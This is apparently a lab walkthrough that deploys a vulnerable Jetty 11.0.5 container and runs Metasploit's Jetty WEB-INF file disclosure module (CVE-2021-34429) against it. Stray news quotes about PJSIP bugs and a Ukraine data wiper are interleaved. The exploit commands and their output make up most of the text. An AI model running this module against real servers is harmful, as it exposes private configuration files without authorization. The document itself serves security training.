
```
┌──(kali㉿kali)-[~/Downloads/CVE-2021-34429-main]
└─$ ls
docker-compose.yml  home.png  LICENSE  origin  README.md

┌──(kali㉿kali)-[~/Downloads/CVE-2021-34429-main]
└─$ docker-compose up -d
Creating network "cve-2021-34429-main_default" with the default driv
er
Pulling web (jetty:11.0.5)...
11.0.5: Pulling from library/jetty
9660ffb7976c: Pulling fs layer
e4f8b4ca74ea: Downloading [>
e4f8b4ca74ea: Downloading [=>
9660ffb7976c: Downloading [============================>
          ]  23.07MB/42.18MBete
1d9cb8f68ad4: Downloading [==========>
          ]  37.66MB/184.8MBete
========> ]  13.22MB/13.42MB
█
```



```
Creating network "cve-2021-34429-main_default" with the default driv
er
Pulling web (jetty:11.0.5)...
11.0.5: Pulling from library/jetty
9660ffb7976c: Pulling fs layer
e4f8b4ca74ea: Downloading [>
e4f8b4ca74ea: Downloading [=>
9660ffb7976c: Pull complete
e4f8b4ca74ea: Pull complete
1d9cb8f68ad4: Pull complete
5bedc9bca64d: Pull complete
ebbc46b0a43b: Pull complete
Digest: sha256:2b1ef54ce8d2c26c692d5086ac4a3b7cef696c5dbc4ea8b646fdf
9d0d51d5238
Status: Downloaded newer image for jetty:11.0.5
Creating coldfusionx_cve ... done

┌──(kali㉿kali)-[~/Downloads/CVE-2021-34429-main]
└─$ █
```

Check if the Jetty web server is running.

" Buffers used in PJSIP typically have limited sizes, especially the ones allocated in the stack or supplied by the application, however in several places, we do not check if our usage can exceed the sizes."
- Sauw Ming, PJSIP's Developer on recent critical bugs discovered in PJSIP software.




Developed by ColdFusionX

Just for CVE testing purpose

Sun Mar 06 10:56:50 UTC 2022

You are from 172.20.0.1

Load the Jetty_Web_inf_disclosure module.




```
msf6 > search jetty_web

Matching Modules
================

   #  Name                                        Disclosure Date  Ra
nk     Check  Description
   -  ----                                        ---------------  --
--     -----  -----------
   0  auxiliary/gather/jetty_web_inf_disclosure  2021-07-15       no
rmal  Yes    Jetty WEB-INF File Disclosure


Interact with a module by name or index. For example info 0, use 0 o
r use auxiliary/gather/jetty_web_inf_disclosure

msf6 > 
```

"These destructive attacks leveraged at least three components: HermeticWiper for wiping the data, HermeticWizard for spreading on the local network, and HermeticRansom acting as a decoy ransomware,"


-

- ESET on the recent "Isaac Wiper" Data Wiper targeting Ukraine.



```
msf6 > use 0
msf6 auxiliary(gather/jetty_web_inf_disclosure) > show options

Module options (auxiliary/gather/jetty_web_inf_disclosure):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CVE      CVE-2021-34429   yes       The vulnerability to use (A
                                       ccepted: CVE-2021-34429, CV
                                       E-2021-28164)
   FILE     web.xml          no        File in WEB-INF to retrieve
   Proxies                   no        A proxy chain of format typ
                                       e:host:port[,type:host:port
                                       ][...]
   RHOSTS                    yes       The target host(s), see htt
                                       ps://github.com/rapid7/meta
                                       sploit-framework/wiki/Using
                                       -Metasploit
   RPORT    8080             yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgo
                                       ing connections
   VHOST                     no        HTTP server virtual host


Auxiliary action:

   Name       Description
   ----       -----------
   READ_FILE  Read file on the remote server from WEB-INF folder
```

Set all the required options and execute the module.



```
msf6 auxiliary(gather/jetty_web_inf_disclosure) > set rhosts 172.20.
0.2
rhosts => 172.20.0.2
msf6 auxiliary(gather/jetty_web_inf_disclosure) > run
[*] Running module against 172.20.0.2

[*] Running automatic check ("set AutoCheck false" to disable)
[+] 11.0.5 vulnerable to CVE-2021-34429
[+] The target appears to be vulnerable.
[+] File stored to /home/kali/.msf4/loot/20220306070010_default_172.
20.0.2_jetty.web.xml_942280.txt
[+] <!DOCTYPE web-app PUBLIC
 "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
 "http://java.sun.com/dtd/web-app_2_3.dtd" >

<web-app>
<display-name>ColdFusionX - Web Application</display-name>
</web-app>
```

